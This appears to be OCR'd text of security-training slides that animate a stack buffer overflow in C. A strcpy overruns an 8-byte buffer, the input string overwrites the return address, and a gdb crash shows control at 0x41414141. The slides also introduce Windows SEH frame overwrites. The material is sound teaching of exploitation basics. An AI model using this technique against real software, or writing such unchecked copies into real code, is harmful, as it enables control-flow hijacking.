
```
    ...
DD CC BB AA
88 88 FF BF
41 00 00 00
41 41 41 41
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
        strcpy(buffer,
         "AAAAAAAAA");
EIP →   ...
```

```
          ...
EBP →  DD CC BB AA
       88 88 FF BF
       41 00 00 00
       41 41 41 41
       41 41 41 41
          ...
```

FableTech


int uid;
char buffer[8];
EIP →
...
uid = 0x99;
strcpy(buffer,
"AAAAAAAA");
...
EBP →
...
DD CC BB AA
88 88 FF BF
XX XX XX XX
BB BB BB BB
BB BB BB BB
...

FableTech

```
        int uid;
        char buffer[8];
        ...
EIP →   uid = 0x99;
        strcpy(buffer,
         "AAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
XX XX XX XX
BB BB BB BB
BB BB BB BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
BB BB BB BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
41 BB BB BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
41 41 BB BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
41 41 41 BB
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
BB BB BB BB
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
41 BB BB BB
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
41 41 BB BB
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
41 41 41 BB
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
EIP →   strcpy(buffer,
         "AAAAAAAA");
        ...
```

EBP →

```
    ...
DD CC BB AA
88 88 FF BF
99 00 00 00
41 41 41 41
41 41 41 41
    ...
```

FableTech

```
        int uid;
        char buffer[8];
        ...
        uid = 0x99;
        strcpy(buffer,
         "AAAAAAAA");
EIP →   ...
```

```
          ...
EBP →  DD CC BB AA
       88 88 FF BF
       00 00 00 00
       41 41 41 41
       41 41 41 41
          ...
```

Classic Return Address Overwrite

EIP →

```
int uid;
char buffer[8];
...
uid = 0x99;
strcpy(buffer,
 "aaaaaaaabbbbccccAAAA");
...
```

EBP →

```
   ...
DD CC BB AA
88 88 FF BF
XX XX XX XX
BB BB BB BB
BB BB BB BB
   ...
```

FableTech

Classic Return Address Overwrite

```
        int uid;                                  ...
        char buffer[8];                       DD CC BB AA
        ...                          EBP →    88 88 FF BF
EIP →   uid = 0x99;                           XX XX XX XX
        strcpy(buffer,                        BB BB BB BB
         "aaaaaaaabbbbccccAAAA");             BB BB BB BB
        ...                                       ...
```

FableTech

Classic Return Address Overwrite

```
        int uid;                                  ...
        char buffer[8];                       DD CC BB AA
        ...                          EBP →    88 88 FF BF
        uid = 0x99;                           99 00 00 00
EIP →   strcpy(buffer,                        BB BB BB BB
         "aaaaaaaabbbbccccAAAA");             BB BB BB BB
        ...                                       ...
```

FableTech

Classic Return Address Overwrite

```
        int uid;                                  ...
        char buffer[8];                       DD CC BB AA
        ...                          EBP →    88 88 FF BF
        uid = 0x99;                           99 00 00 00
EIP →   strcpy(buffer,                        61 61 61 61
         "aaaaaaaabbbbccccAAAA");             61 61 61 61
        ...                                       ...
```

FableTech

Classic Return Address Overwrite

```
        int uid;                                  ...
        char buffer[8];                       DD CC BB AA
        ...                          EBP →    88 88 FF BF
        uid = 0x99;                           62 62 62 62
EIP →   strcpy(buffer,                        61 61 61 61
         "aaaaaaaabbbbccccAAAA");             61 61 61 61
        ...                                       ...
```

FableTech

Classic Return Address Overwrite

```
        int uid;
        char buffer[8];
        ...                          EBP →
        uid = 0x99;
EIP →   strcpy(buffer,
         "aaaaaaaabbbbccccAAAA");
        ...
```

```
    ...
DD CC BB AA
63 63 63 63
62 62 62 62
61 61 61 61
61 61 61 61
    ...
```

FableTech

Classic Return Address Overwrite

```
        int uid;                                  |      ...
        char buffer[8];                           | 41 41 41 41
        ...                              EBP →    | 63 63 63 63
        uid = 0x99;                               | 62 62 62 62
        strcpy(buffer,                            | 61 61 61 61
         "aaaaaaaabbbbccccAAAA");                 | 61 61 61 61
EIP →   ...                                       |      ...
```

FableTech


```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

FableTech


Windows Structured Exception Handling

When an exception occurs in Windows, a linked list of exception handlers is walked, in an attempt to find one that will handle the exception.


The list elements – SEH frames – are normally stored on the stack. If an attacker can overwrite an SEH frame and later cause an exception, she can control EIP.


TIB (FS)
SEH head
ESP
Stack (SS)
handler
next
EIP
Code (CS)
; __try
push 0x00401122
mov eax, [fs:0]
push eax
mov [fs:0], esp
sub esp, 0x104
; set some_var
; overflow buffer
; use some_var
; return
; __catch


FableTech


TIB (FS)
SEH head
Stack (SS)
handler
next
ESP
handler
Code (CS)
EIP
; __try
push 0x00401122
mov eax, [fs:0]
push eax
mov [fs:0], esp
sub esp, 0x104
; set some_var
; overflow buffer
; use some_var
; return
; __catch


FableTech


TIB (FS)
SEH head
Stack (SS)
handler
next
ESP
handler
Code (CS)
EIP
; __try
push 0x00401122
mov eax, [fs:0]
push eax
mov [fs:0], esp
sub esp, 0x104
; set some_var
; overflow buffer
; use some_var
; return
; __catch

